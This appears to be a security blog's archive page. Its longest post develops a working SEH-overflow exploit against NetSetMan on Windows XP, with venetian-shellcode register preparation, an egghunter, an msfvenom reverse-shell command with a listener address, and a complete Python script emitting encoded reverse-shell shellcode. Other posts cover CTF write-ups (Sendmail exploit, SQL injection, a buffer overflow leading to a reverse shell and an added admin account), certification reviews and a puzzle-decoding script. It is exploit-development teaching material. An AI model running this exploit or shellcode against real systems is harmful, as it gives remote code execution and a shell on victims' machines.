Thursday, March 14, 2019

From DoS to SEH Overflow with Unicode

I decided to challenge myself the other day to find a DoS proof-of-concept on Exploit DB and find a way to exploit it so arbitrary shellcode is executed (i.e., get a shell) on a Windows XP SP3 machine. Browsing some of the more recent DoS PoCs, I came upon one which looked rather interesting and stayed up all night developing an exploit for it.

NetSetMan is "a network settings manager software which can easily switch between your preconfigured profiles" and it suffers from a buffer overflow vulnerability. The original PoC for the DoS can be found here.


Loading up the program and attaching it to Immunity, I followed the DoS PoC and copied a long string of A's into the "Workgroup" field after enabling it, hit "Activate", and took note of the overflow.


Looks good. It's a standard exception handler (SEH) overflow, but there is a bit of a twist. The overwritten value of the SEH is showing to be 0x00410041 instead of the normal 0x41414141. This means that our input is being converted and stored as unicode and things are about to get a little bit difficult...

The first step is to see if there is a POP-POP-RET gadget in a module without SafeSEH enabled that has a memory address that would fit unicode. Meaning, it needs to be in the "0x00XX00XX" format. Using Mona, I found that there were a decent amount of candidates all within the 'netsetman.exe' module.


The catch here, as you will see in a moment, is that it will take a bit of trial and error to find an address that works properly once it comes time to jump to our shellcode. (The image below shows the actual address I ended up using: 0x00590058.)

After finding the proper offset to the SEH overwrite and adding a gadget address to the exploit PoC, I set a break point on it, and then pasted in the exploit content.


Hitting the breakpoint and stepping through the instructions we are back at the buffer and need to step over the SEH somehow. Unfortunately, since our input is going to be converted into unicode, it is not possible to introduce instructions to perform a short jump over it, so instead, we need to find some benign shellcode (assembly instructions) that when interpreted will not cause any errors and allow us to walk over into the buffer. However, this means that the gadget address ALSO needs to translate out into instructions that do not cause an error.

It took a good amount of hunting and trial and error, but I discovered that the following instructions would work:

1
2
3
4
5
6
7
8
buffer = ""
buffer += "\x61" * 75 #junk
buffer += "\x62" * 1  #nop

#0x00590058 : pop ebx # pop ebp # ret 0x08 | startnull,unicode,asciiprint,ascii {PAGE_EXECUTE_READ} [netsetman.exe]
#ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.7.1.0 (C:\Program Files\NetSetMan\netsetman.exe)
buffer += "\x58\x59" #SEH overwrite to pop-pop-ret instruction
buffer += "\x41" * 200

You can see what kind of instructions they translated to here:


This allows us to waltz right to where our reverse shell payload should go. Everything seems good, but what to do about the payload? Luckily, msfvenom has a nice unicode encoder, but there is yet another catch here. In order for it to decode properly, we need to point a register to the beginning of the shellcode (in this case I used the EAX register), and in order to accomplish this we are going to need to perform some register preparation. Since this cannot be done normally due to the whole unicode issue, I employed the venetian shellcode technique to get the registers set up.

1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
regPrep = (
    "\x63" #nop/align
    "\x55" #push ebp
    "\x62" #nop/align
    "\x58" #pop eax
    "\x62" #nop/align
    "\x05\x14\x11" #add eax, 0x11001400
    "\x62" #nop/align
    "\x2d\x13\x11" #sub eax, 0x11001300
    "\x62" #nop/align
    "\x50" #push eax
    "\x62" #nop/align
    "\xc3") #ret

buffer = ""
buffer += "\x61" * 75 #junk
buffer += "\x62" * 1  #nop

#0x00590058 : pop ebx # pop ebp # ret 0x08 | startnull,unicode,asciiprint,ascii {PAGE_EXECUTE_READ} [netsetman.exe]
#ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.7.1.0 (C:\Program Files\NetSetMan\netsetman.exe)
buffer += "\x58\x59" #SEH overwrite to pop-pop-ret instruction
buffer += regPrep

Once again, the following illustrates what the instructions look like once everything is converted to unicode.


Creating a reverse shell with msfvenom and the unicode encoder, I dropped that into the script after the regPrep and ran it.

EAX has been set nicely and everything seems good until...

The buffer is too small to fit the reverse shell payload! Now it's time to get a bit creative. While a payload of that size couldn't fit, an egghunter payload sure could. Now I just had to determine if there was a way to get an egg and the reverse shell payload into memory somehow. I modified the script to perform some tests.

Placing this payload into each of the input sections and searching through memory for my egg, I determined that another tab's "Workgroup" field allowed for the payload to be placed in memory and it was possible to reach it fully intact. Additionally, the payload was stored as ASCII as well removing the need for unicode encoding.


Creating an alphanumeric encoded reverse shell payload with msfvenom, I tested it out hoping for a shell, but got an error...

Oops, we have bad characters that are breaking our code. While this is already an alphanumeric payload, the first couple of bytes are not, and they are for the decoder so it can point to where the shellcode can be decoded (see my previous blog on this). Luckily since we are using an egghunter and EDI is pointing to our code, we can tell msfvenom to use this register and eliminate the need for the non-alphanumeric bytes in the shellcode.

Recreating the payload with this flag set, it's time to test it out again.

1
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.10.46 LPORT=4444 -e x86/alpha_mixed -f python -v shellcode EXITFUNC=seh BufferRegister=EDI

Final PoC:

shellcode = "w00tw00t"
shellcode += "\x57\x59\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shellcode += "\x49\x49\x49\x49\x49\x49\x37\x51\x5a\x6a\x41\x58"
shellcode += "\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42"
shellcode += "\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41"
shellcode += "\x42\x75\x4a\x49\x6b\x4c\x6a\x48\x4d\x52\x75\x50"
shellcode += "\x63\x30\x37\x70\x63\x50\x4f\x79\x7a\x45\x74\x71"
shellcode += "\x39\x50\x45\x34\x6e\x6b\x36\x30\x30\x30\x6c\x4b"
shellcode += "\x56\x32\x46\x6c\x6e\x6b\x71\x42\x65\x44\x4e\x6b"
shellcode += "\x31\x62\x44\x68\x46\x6f\x6c\x77\x63\x7a\x45\x76"
shellcode += "\x65\x61\x39\x6f\x4c\x6c\x75\x6c\x33\x51\x43\x4c"
shellcode += "\x54\x42\x54\x6c\x65\x70\x59\x51\x6a\x6f\x46\x6d"
shellcode += "\x57\x71\x6f\x37\x48\x62\x6a\x52\x72\x72\x63\x67"
shellcode += "\x6c\x4b\x31\x42\x72\x30\x4c\x4b\x50\x4a\x37\x4c"
shellcode += "\x4c\x4b\x50\x4c\x66\x71\x64\x38\x39\x73\x32\x68"
shellcode += "\x43\x31\x4a\x71\x46\x31\x6c\x4b\x51\x49\x55\x70"
shellcode += "\x65\x51\x58\x53\x4c\x4b\x67\x39\x34\x58\x59\x73"
shellcode += "\x44\x7a\x33\x79\x4c\x4b\x50\x34\x4c\x4b\x57\x71"
shellcode += "\x6b\x66\x54\x71\x39\x6f\x4c\x6c\x69\x51\x68\x4f"
shellcode += "\x76\x6d\x47\x71\x4f\x37\x65\x68\x39\x70\x71\x65"
shellcode += "\x58\x76\x64\x43\x61\x6d\x48\x78\x45\x6b\x71\x6d"
shellcode += "\x76\x44\x51\x65\x38\x64\x52\x78\x6e\x6b\x53\x68"
shellcode += "\x45\x74\x65\x51\x6a\x73\x31\x76\x6c\x4b\x34\x4c"
shellcode += "\x62\x6b\x4e\x6b\x32\x78\x75\x4c\x46\x61\x4b\x63"
shellcode += "\x4e\x6b\x66\x64\x4e\x6b\x55\x51\x58\x50\x6f\x79"
shellcode += "\x52\x64\x57\x54\x66\x44\x71\x4b\x53\x6b\x71\x71"
shellcode += "\x51\x49\x71\x4a\x53\x61\x69\x6f\x39\x70\x61\x4f"
shellcode += "\x43\x6f\x42\x7a\x6e\x6b\x42\x32\x5a\x4b\x4c\x4d"
shellcode += "\x53\x6d\x30\x68\x45\x63\x54\x72\x65\x50\x67\x70"
shellcode += "\x35\x38\x32\x57\x71\x63\x44\x72\x43\x6f\x66\x34"
shellcode += "\x32\x48\x70\x4c\x74\x37\x57\x56\x47\x77\x79\x6f"
shellcode += "\x69\x45\x6e\x58\x6c\x50\x45\x51\x57\x70\x65\x50"
shellcode += "\x34\x69\x39\x54\x71\x44\x62\x70\x62\x48\x35\x79"
shellcode += "\x4d\x50\x30\x6b\x37\x70\x79\x6f\x48\x55\x76\x30"
shellcode += "\x70\x50\x72\x70\x32\x70\x47\x30\x30\x50\x77\x30"
shellcode += "\x52\x70\x55\x38\x38\x6a\x56\x6f\x4b\x6f\x6d\x30"
shellcode += "\x39\x6f\x69\x45\x6a\x37\x72\x4a\x33\x35\x63\x58"
shellcode += "\x4b\x70\x59\x38\x35\x5a\x44\x6e\x42\x48\x33\x32"
shellcode += "\x53\x30\x64\x51\x61\x4c\x4f\x79\x58\x66\x72\x4a"
shellcode += "\x56\x70\x46\x36\x43\x67\x32\x48\x6d\x49\x4f\x55"
shellcode += "\x64\x34\x31\x71\x4b\x4f\x78\x55\x6b\x35\x4f\x30"
shellcode += "\x64\x34\x76\x6c\x39\x6f\x72\x6e\x44\x48\x63\x45"
shellcode += "\x48\x6c\x50\x68\x6c\x30\x6e\x55\x4d\x72\x51\x46"
shellcode += "\x79\x6f\x38\x55\x63\x58\x30\x63\x70\x6d\x72\x44"
shellcode += "\x47\x70\x6e\x69\x59\x73\x62\x77\x62\x77\x33\x67"
shellcode += "\x55\x61\x69\x66\x31\x7a\x46\x72\x33\x69\x72\x76"
shellcode += "\x79\x72\x4b\x4d\x55\x36\x39\x57\x67\x34\x35\x74"
shellcode += "\x45\x6c\x55\x51\x77\x71\x4c\x4d\x67\x34\x77\x54"
shellcode += "\x62\x30\x68\x46\x45\x50\x43\x74\x50\x54\x50\x50"
shellcode += "\x52\x76\x52\x76\x63\x66\x63\x76\x66\x36\x32\x6e"
shellcode += "\x46\x36\x51\x46\x32\x73\x71\x46\x42\x48\x74\x39"
shellcode += "\x4a\x6c\x67\x4f\x4d\x56\x49\x6f\x79\x45\x6e\x69"
shellcode += "\x4d\x30\x70\x4e\x73\x66\x52\x66\x39\x6f\x76\x50"
shellcode += "\x61\x78\x64\x48\x6f\x77\x67\x6d\x73\x50\x49\x6f"
shellcode += "\x69\x45\x6f\x4b\x59\x6e\x54\x4e\x34\x72\x6a\x4a"
shellcode += "\x52\x48\x6d\x76\x4d\x45\x6d\x6d\x4f\x6d\x4b\x4f"
shellcode += "\x68\x55\x55\x6c\x74\x46\x61\x6c\x57\x7a\x6f\x70"
shellcode += "\x4b\x4b\x6b\x50\x62\x55\x33\x35\x4d\x6b\x73\x77"
shellcode += "\x42\x33\x72\x52\x50\x6f\x53\x5a\x45\x50\x52\x73"
shellcode += "\x4b\x4f\x58\x55\x41\x41"


egghunter =(
"PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIA"
"IAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30A"
"PB944JBC6SQGZKOLO0B0RQZOSR88MNNOLKUPZSDJO6XT7NPNP3DTKKJ6OD5JJ"
"6OBUK7KOYWLJA"
)

regPrep = (
    "\x63" #nop/align
    "\x55" #push ebp
    "\x62" #nop/align
    "\x58" #pop eax
    "\x62" #nop/align
    "\x05\x14\x11" #add eax, 0x11001400
    "\x62" #nop/align
    "\x2d\x13\x11" #sub eax, 0x11001300
    "\x62" #nop/align
    "\x50" #push eax
    "\x62" #nop/align
    "\xc3") #ret

buffer = ""
buffer += "\x61" * 75 #junk
buffer += "\x62" * 1  #nop

#0x00590058 : pop ebx # pop ebp # ret 0x08 | startnull,unicode,asciiprint,ascii {PAGE_EXECUTE_READ} [netsetman.exe] 
#ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.7.1.0 (C:\Program Files\NetSetMan\netsetman.exe)
buffer += "\x58\x59" #SEH overwrite to pop-pop-ret instruction
buffer += regPrep
buffer += "\x62" * 108 #offset to egghunter
buffer += egghunter

#Write initial SEH overflow payload + egghunter with venetian shellcode
f = open('payload1.txt','w')
f.write(buffer)
f.close()

#Egg + alphanumeric encoded shellcode payload
g = open('payload2.txt', 'w')
g.write(shellcode)
g.close()

Pasting the reverse shell into the second tab's Workgroup field followed by pasting the first part of the payload (our egghunter) into the first tab's Workgroup field and hitting "Activate"...


Success!

The full PoC (with a Calc payload) can be found on Exploit-DB. This ended up being a fun challenge and I managed to exercise some OSCE skills. Time to find some more!


Thursday, January 10, 2019

eLearning Security Threat Hunting Professional Certification

I was recently given the opportunity to try out eLearning Security's "Threat Hunting Professional" certification course through work, and it was a good learning experience for the blue team side of knowledge and skills. There seems to be a paucity of information about this course/cert as it is still semi-new, so I would like to give an overview and review of the course.


Course Structure

The modules of the course can largely be categorized into two sections:

  • Network hunting
    • Reading PCAPs/packet analysis
    • Hunting for webshells 
    • Covers a lot of network fundamentals as well that you would find in Network + or CCENT
  • Endpoint hunting
    • Windows processes & behaviors
    • Malware classifications and functionality
    • How to hunt for malware on systems
    • Event logs

Overall I think the structure was well-planned out and each of the labs associated with the modules give you good practice to explore each of the tools and techniques that are shown. However, as this certification is geared more towards someone already in the field it seems, I feel the network section drags on a bit too much with primer information and this should be knowledge that any professional should already have under their belt. Perhaps I am bias since I come from a more network-focused background, though. Once the course jumps into the endpoint material it gets quite interesting. For more details, just check out the syllabus on the homepage.

What to expect from the course

Essentially the course prepares you and gives you the knowledge necessary to use mainly free tools to hunt for threats in networks. It will teach you how to look at things from a hunter perspective and correlate data together. While everything in the course is done in the absence of an Endpoint Detection and Response system (EDR)(though there is some mention of EDR platforms such as Windows Defender ATP), I think this can benefit analysts and hunters who have EDRs deployed in their environment as well. While the EDR will do some of the heavy lifting, it will allow for deeper understanding and also complement the EDR nicely to dig in and isolate threats. The following are some of the major tools that are taught and used during the course:


  • Wireshark
  • Mandiant IOC Editor and Redline
  • Volatility

The course reading (including extra reading provided to expand on certain topics) as well as practice via the labs are more or less sufficient to prepare you for the test, but depending on your knowledge and background YMMV. 

The test


While eLearning Security may not be as known or prestigious as SANS and other certification programs, I really feel that they do a great job at testing with hands-on tests instead of just strictly theory and multiple choice. You will have to apply what you have learned and actually perform hunts for the test. While I will not go into details, just make sure that you are comfortable using the tools you have at your disposal and can write-up your findings well.

They give you plenty of time to complete the test, so there should not be any kind of time pressure if you know your stuff. I admittedly underestimated how long it would take thinking that I could bang it out very quickly, so plan to spend a good amount to time to ensure you have everything organized (data, evidence, etc.) so you can do a proper write up of your conclusion.

Final thoughts


If you are a blue teamer aiming to be more proactive in your environment as opposed to relying solely on detection devices and platforms to alert you to issues, I would highly recommend taking this course to arm yourself with the tools and techniques to accomplish this. Additionally, this is a great entry point into intrusion analysis and even incident response. Cost-wise it is fairly inexpensive for a certification, and I think the knowledge and skills it imparts are of significant value to anyone trying to grow in the infosec field! 


Monday, December 3, 2018

2018 Metasploit Community CTF

The Metasploit Community CTF is a ton of fun and it is a bit different than your standard jeopardy CTF. Full details on the CTF can be found on the homepage, but to give a short breakdown of how it works:

1. You are assigned two target boxes
2. Penetrate the targets and uncover specific playing card PNG images and md5sum them for the flag.

I was a member of team "rememberingAaronSwartz", and we managed to take second place through a ton of collaboration and hard work. In traditional CTF fashion, we put together a write up of each of the challenges to share with others and also illustrate how fun this was!


Nmap scans output from machines:


Ubuntu (172.16.4.213):

PORT      STATE SERVICE
Nmap scan report for 172.16.4.213
Host is up, received conn-refused (0.0087s latency).
Scanned at 2018-12-01 02:55:28 UTC for 3555s
Not shown: 65525 closed ports
Reason: 65525 conn-refused
PORT      STATE SERVICE  REASON  VERSION
25/tcp    open  smtp     syn-ack Sendmail 5.51/5.17
|_smtp-commands: SMTP: EHLO 500 Command unrecognized\x0D
79/tcp    open  finger   syn-ack SGI IRIX or NeXTSTEP fingerd
|_finger: No one logged on\x0D
2222/tcp  open  ssh      syn-ack (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-libssh_0.8.3
---------------------------------SNIP---------------------
8080/tcp  open  http     syn-ack Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
| http-title: Struts2 Showcase
|_Requested resource was showcase.action
8181/tcp  open  http     syn-ack WEBrick httpd 1.3.1 (Ruby 2.3.0 (2015-12-25))
|_http-favicon: Unknown favicon MD5: EE9029912A80EA3845D439EF7E08ABF6
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.0/2015-12-25)
|_http-title: 8 of Diamonds
8443/tcp  open  ssl/http syn-ack Thin httpd
|_http-favicon: Unknown favicon MD5: 7E91B08265C69619AE445051AC00F125
|_http-server-header: thin
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| ssl-cert: Subject: commonName=93f1rywa.jpnykqxgnz.az.hakqi3.gzg9xrkmq.edu/organizationName=Joan/stateOrProvinceName=RI/countryName=US/localityName=Shirley
-----------------------------SNIP-----------------------
| 5sft8b6u6TJT5w==
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
8777/tcp  open  http     syn-ack nginx 1.15.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.15.6
|_http-title: Site doesn't have a title (text/html).
8880/tcp  open  http     syn-ack Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Secure File Storage
9021/tcp  open  http     syn-ack nginx 1.15.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.15.6
31063/tcp open  http     syn-ack nginx
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx
|_http-title: 3 of Clubs
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.70%I=7%D=12/1%Time=5C01F829%P=x86_64-pc-linux-gnu%r(NU
SF:LL,16,"SSH-2\.0-libssh_0\.8\.3\r\n");
Service Info: Host: 2-of-diamonds; OS: Unix


Windows (172.16.4.214):

ec2-user@kali:~$ nmap -sC -sV -p- 172.16.4.214
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-30 17:25 UTC
Nmap scan report for 172.16.4.214
Host is up (0.00047s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=WIN-F0RRKTD2VFF
| Not valid before: 2018-11-27T18:26:29
|_Not valid after:  2019-05-29T18:26:29
4444/tcp  open  ms-pe-exe     Microsoft PE executable file
| fingerprint-strings: 
|   GetRequest: 
|     !This program cannot be run in DOS mode.
|     DRich
|     .text
|     `.rdata
|     @.data
|_    .idata
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=packer
| Subject Alternative Name: DNS:packer
| Not valid before: 2018-11-28T19:12:13
|_Not valid after:  2019-11-28T19:32:13
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
49161/tcp open  msrpc         Microsoft Windows RPC
49166/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4444-TCP:V=7.70%I=7%D=11/30%Time=5C0172C4%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,43E0,"MZ\x90\0\x03\0\0\0\x04\0\0\0\xff\xff\0\0\xb8\0\0\0\0\0\
SF:0\0@\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
SF:0\0\xd8\0\0\0\x0e\x1f\xba\x0e\0\xb4\t\xcd!\xb8\x01L\xcd!This\x20program
SF:\x20cannot\x20be\x20run\x20in\x20DOS\x20mode\.\r\r\n\$\0\0\0\0\0\0\0\x9
SF:cm\x99\x17\xd8\x0c\xf7D\xd8\x0c\xf7D\xd8\x0c\xf7D\xd5\^\x16D\xc6\x0c\xf
SF:7D\xd5\^\(D\xc8\x0c\xf7D\xd5\^\x17D\xb1\x0c\xf7D\x05\xf3, NetBIOS MAC: 0a:1f:9f:b2:4e:42 (unknown)
| smb-security-mode: 
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode: 
|   2.02: 
|_    Message signing enabled but not required
| smb2-time: 
|   date: 2018-11-30 17:27:23
|_  start_date: 2018-11-30 17:14:40

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.00 seconds

2 of Diamonds 

Host: 172.16.4.213
Port: 25


PORT   STATE SERVICE VERSION
25/tcp open  smtp    Sendmail 5.51/5.17
|_smtp-commands: SMTP: EHLO 500 Command unrecognized\x0D
Service Info: Host: 2-of-diamonds; OS: Unix

Looking at the Nmap scan, it was showing Sendmail 5.51/5.17. Based on this, we found that this was a vulnerability utilized by the famous Morris Worm, and using the Metasploit module, we were able to access the machine as the "daemon" user.


This host was a 4.3BSD machine straight from 1986, which made it a bit difficult to move around and enumerate. Dumping the contents of /etc/passwd, there were a lot of users and hashes. These were extracted and most were cracked with hashcat + the rockyou wordlist.


The user 'hunter'; however, was not cracked initially. Exploring the box we found that there were a lot of references to the Cuckoo's Egg book and started drawing on ideas from this. Using a modified word list we were able to then crack the 'hunter' user's password: msfhack.

Logging in with that user, we found that there was a SUID movemail binary in his folder. This allowed us to move any kind of file from one place to another as root. Experimenting with this, it was seen that it also changes the permissions of the resulting file. 


Looking around the box some more and correlating interesting things seen from the /etc/passwd file, we noticed that in the games directory, there was a very new file compared to the rest.


Exploring more in this directory, the lib folder contained the interesting 2_of_diamonds.dat. However, we could not do much with it due to permissions. However, using movemail allowed us to move this into the hunter folder and it changed the permissions in the process allowing us to read the file. This turned out to be an encrypted file which needed a password.


Going back to adventure, it turned out that this was a modified version of the game that you had to play to advanced in the 2 of Diamonds challenge. Playing the game with a guide, there is a flag which if you later drop along with the rest of your loot will give you the password to the .dat file: wyvern. 
Unfortunately, the box was lacking most of the common means to transfer this .dat file over, so the 'od' command was used to copy and paste the data to the attack machine. We then used the 'crypt' command to decrypt the 2_of_diamonds.png.


3 of Diamonds

Host: 172.16.4.213
Port: 8777


PORT     STATE SERVICE VERSION
8777/tcp open  http    nginx 1.15.6
|_http-server-header: nginx/1.15.6
|_http-title: Site doesn't have a title (text/html).

Checking out port 8777 via a browser, we are greeted with a secure file storage service.


There was a section to download file, but we needed to provide a valid key.


Using Burp Suite, the request sending a fake key was captured, and it was determined that this was susceptible to SQL injection through manual testing.


Saving this request to a file, sqlmap was then used to dump the database, which contained the ace_of_hearts.key (which will be used for a different challenge) and the base64 of the 3 of Diamonds.png:


Windows Foothold

Host: 172.16.4.214
Port: 4444

Probing port 4444 of the windows machine with netcat resulted in a bunch of binary being dumped out. Curling this and saving it into a file, it was possible to boot this up in a Windows VM and attach it to Immunity debugger and then fuzz the running service over port 4444, which resulted in a buffer overflow. 

EIP was overwritten with an offset of 1017 bytes.


Looking at the stack after the crash, if we could find an instruction set with 5 pops + a ret, we could land right to the start of the buffer. 


We managed to find just what we needed at 0x1047DCAC.


After confirming this worked, we added reverse shell shellcode to the start of our buffer and got a foothold on the box. We then set up an admin account so we could RDP into the box, and there was a treasure trove of challenges waiting to be solved. 


Ace of Diamonds

Host: 172.16.4.214

Searching the Windows box beyond what was present in the administrator's desktop folder, we came across a strange executable, 'flag_finder_9000.exe" and an obfuscated PNG image. 

Copying both over to a VM, running the executable prompted for two arguments: filename and a magic number. 


Loading the executable up in IDA, it was easy to find the check that was occurring:


Letting IDA do the heavy lifting, it revealed the magic number to be Jenny's number...


Running the executable again feeding it the obfuscated PNG file as the filename and the uncovered magic number, it spits out the Ace of Diamonds flag.


The rest of the challenge writeups (including the above) can be found on my teammate MinatoTW's Secjuice blog:
https://www.secjuice.com/metasploit-ctf/

Looking forward to next year!

Friday, November 30, 2018

Cracking the Perimeter and OSCE Review

After a short break from finishing up OSCP, I decided to plunge into more Offensive Security pain, and it was well worth it. With a much more focused curriculum, the Cracking the Perimeter course and the accompanying OSCE certification test was once again another amazing Offsec experience. With everything fresh in my mind, here are my personal thoughts and some advice for those who are gearing up to take the course.


General Thoughts

Offensive Security is the best at explaining things. Hands down. I had already felt this way from PWK, but all of the case studies and teachings for CTP really drove this point home. While the lab may not be nearly as extensive and immersive as the PWK course, it gives you what you need to drill in the initial material, but then it is up to you to go out on your own and find ways to practice what you have learned. In terms of value for the price you pay, some may argue that the lab is lacking, and while I am guilty of thinking this way initially, I think the way the material was presented and taught was well worth the cost and my opinion definitely changed after the course was over.

In terms of the other argument that the material is dated, who cares? I feel that this provides an awesome foundation of exploit development and arms you with the initial skills needed to grow more. You have to walk before you can run, and this course was awesome at building a base of knowledge to then take and look at more modern exploitation techniques.

I would definitely recommend this course to anyone who is interested in exploit development and advanced penetration testing techniques.

The Examination

For the OSCE exam you get a full 48 hours to complete the challenges, and an additional 24 hours to turn in the report. It sounds like a lot of time, but with proper rest and other functions necessary to keep your mind healthy and on point, I would say it is the perfect amount of time. The pressure is still very real, but I did not feel strapped for time.

My exam started at 2PM, and I used most of the given time to complete all challenges and ensure I had everything needed for report documentation. This time frame included maintaining a schedule of breaks, which also contained some thinking time at the gym to overcome some of Offsec's usual curveballs. I had secured enough points to pass early on, but I strove for full completion of all objectives, which I was able to do. After completing my report and turning it in, I was happily greeted with an email about a day later stating that I had passed.

It was definitely a challenging exam, but as long as you take the time to exercise what you learned during the course on other things (see below), you will be in tip-top shape for the test. I would say that the real hold-ups for me were constant typos and other silly blunders that cost me a lot of time. It's hard to stay calm when you have epiphanies during the test, nerves are making you jittery, and adrenaline is rushing because its go-time, so if you run into a similar situation, try to stop for a moment to catch a breath.

Pre-course Knowledge / Preparation 

Everyone's situation and background is different, but these are some of the things you should be comfortable with going into CTP (note that I say comfortable and not 'be a pro at'):

  • Scripting with Python
  • Assembly
  • Working knowledge of vanilla buffer overflows
  • Basic shellcoding


There have been recommendations to do SLAE before taking OSCE, and while I can see that it would definitely help, it is by no means a prerequisite. I opted to go right for OSCE. However, this all depends on how much prior exposure you have to assembly, exploitation development, and shellcoding, so YMMV.

Study Materials and Further Practice

  • Vulnserver
  • Hack the Box
    • https://www.hackthebox.eu/
    • For the web application-side of things, this is indispensable for practice. HTB has a ton of great boxes to really test out-of-the-box thinking for web application hacking.


Monday, November 19, 2018

Square CTF - Dot-n-Dash

This was a fun little programming challenge from the recent Square CTF.

We are given an html file and an encoded 'instructions.txt' file, which is a cipher of sorts containing nothing but dots and dashes.

Loading the html file shows that there is JavaScript running that can encode and decode text. Unfortunately, the developers never finished the decode function off, so it is up to us to find a way to decode the message.


Looking at the source code, we can get a better understanding of what is going on, and also strip away functions and play with the app to get a clearer picture.


function encode() {
  var t = input.value;
  if (/^[-.]+$/.test(t)) {
    alert("Your text is already e'coded!");
  } else {
    input.value = _encode(t);
  }
  return false;
}

function decode() {
  var t = input.value;
  if (/^[-.]*$/.test(t)) {
    input.value = _decode(t);
  } else {
    alert("Your text is not e'coded!");
  }
  return false;
}

function _encode(input) {
  var a=[];
  for (var i=0; i < input.length; i++) {
    var t = input.charCodeAt(i);
    for (var j=0; j<8 if="" j="" t="">> j) & 1) {
        a.push(1 + j + (input.length - 1 - i) * 8);
      }
    }
  }

  var b = [];
  while (a.length) {
    var t = (Math.random() * a.length)|0;
    b.push(a[t]);
    a = a.slice(0, t).concat(a.slice(t+1));
  }

  var r = '';
  while (b.length) {
    var t = b.pop();
    r = r + "-".repeat(t) + ".";
  }
  return r;
}

// Everything below this line was lost due to cosmis radiation. The engineer who knows
// where the backups are stored already left.
function _decode(input) {
  return "";
}


Trying to encode "a":


Trying to encode "aa":


Essentially what this code is doing is taking the input given, converting all characters in the string to a decimal value, and then determining which bits are active and creates an array based on the bit numbers that are a 1. The next part randomizes all of the numbers in the array, and then each number is represented by dashes equal to how large it is. Each number is delimited by dots.

Now that we have this information, we can create a Python script to convert the encoded instructions.txt into an array.


stri = open("instructions.txt","r").read()
stri_list = stri.split('.')
a = []
for i in stri_list[:-1]:
    #print len(i)
    a.append(len(i))
print a


While the encoder tries to make it tricky by randomizing all the numbers, the idea is that this is a very long binary string, and each "1" is being represented by a number in a total of 1296 bits, so we can sort the numbers easily.


Now it is just a matter of adding to our script to create a binary string with these numbers as the "1" and the other numbers as "0", and then convert that binary string to ASCII text.


import binascii

stri = open("instructions.txt","r").read()
stri_list = stri.split('.')
a = []
for i in stri_list[:-1]:
    #print len(i)
    a.append(len(i))

print "Encoded array: "
print sorted(a, key=int)
print "\n"

allbits = []
for bits in range(1,1297):
    allbits.append(bits)

modbits = []
for i in allbits:
    if i in a and i in allbits:
        i=1
        modbits.append(i)
    else:
        i=0
        modbits.append(i)

binstring = ''.join(str(e) for e in modbits)

flag = int(binstring[::-1],2)
print binascii.unhexlify('%x' % flag)

Running the script and we get the flag!


Sunday, October 14, 2018

Stinging with a sharp serpent: Windows post-exploitation with SILENTTRINITY & IronPython

Powershell is beginning to lose its power for offense as the detection and mitigation of Powershell-based attacks is rising, and the focus is currently shifting to C# for tool creation as it can directly tap the .NET framework similar to Powershell.

